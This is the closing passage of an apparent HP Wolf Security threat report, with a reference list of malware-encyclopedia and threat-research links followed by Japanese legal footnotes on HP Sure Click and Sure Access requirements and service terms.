[29] https://attack.mitre.org/techniques/T1090/003/
[30] https://redcanary.com/threat-detection-report/threats/raspberry-robin/
[31] https://malpedia.caad.fkie.fraunhofer.de/details/js.fakeupdates
[32] https://malpedia.caad.fkie.fraunhofer.de/details/win.cobalt_strike
[33] https://malpedia.caad.fkie.fraunhofer.de/details/win.icedid
[34] https://malpedia.caad.fkie.fraunhofer.de/details/win.bumblebee
[35] https://malpedia.caad.fkie.fraunhofer.de/details/win.silence
[36] https://enterprisesecurity.hp.com/s/article/Threat-Forwarding
[37] https://enterprisesecurity.hp.com/s/article/HP-Threat-Intelligence
[38] https://enterprisesecurity.hp.com/s/
[39] https://github.com/hpthreatresearch/
[40] https://threatresearch.ext.hp.com/blog

LEARN MORE AT HP.COM

HP WOLF SECURITY

a. HP Wolf Enterprise Securityはオプションサービスで、HP Sure Click EnterpriseやHP Sure Access Enterpriseなどが該当します。HP Sure Click Enterpriseは、Windows 10が必要で、Microsoft Internet Explorer、Google Chrome、ChromiumまたはFirefoxに対応しています。Microsoft OfficeまたはAdobe Acrobatがインストールされている場合、サポートされている文書には、Microsoft Office（Word、Excel、PowerPoint）およびPDFファイルが含まれます。HPSure Access Enterpriseには、Windows 10 ProまたはEnterpriseが必要です。HPのサービスは、ご購入時にお客様に提供または提示される、当該HPのサービスに適用される使用条件に準拠します。お客様によっては該当地域の法令に従ってその他の法的権利を有することもあり、その場合には当該権利はHPサービスお取引条件またはお使いのHP製品とともに提供されるHP限定保証条件による影響を一切受けません。完全なシステム要件については、以下を参照ください。www.hpdaas.com/requirements

b. HP Wolf Security Controllerは、HP Sure Click EnterpriseまたはHP Sure Access Enterpriseが必要です。HP Wolf Security Controllerは、デバイスやアプリケーションに関する重要なデータを提供する管理・分析プラットフォームで、スタンドアロンサービスとしては販売していません。HP Wolf Security Controllerは、厳格なGDPRプライバシー規制に従っており、情報セキュリティに関してISO27001、ISO27017、SOC2 Type2の認証を受けています。HPクラウドへの接続が可能なインターネットアクセスが必要です。完全なシステム要件については、以下を参照ください。www.hpdaas.com/requirements

c. HP SecurityはHP Wolf Securityになりました。セキュリティ機能はプラットフォームによって異なりますので、詳細は製品データシートをご覧ください。

HPのサービスは、ご購入時にお客様に提供または提示される、当該HPのサービスに適用される使用条件に準拠します。お客様によっては該当地域の法令に従ってその他の法的権利を有することもあり、その場合には当該権利はHPサービスお取引条件またはお使いのHP製品とともに提供されるHP限定保証条件にによる影響を一切受けません。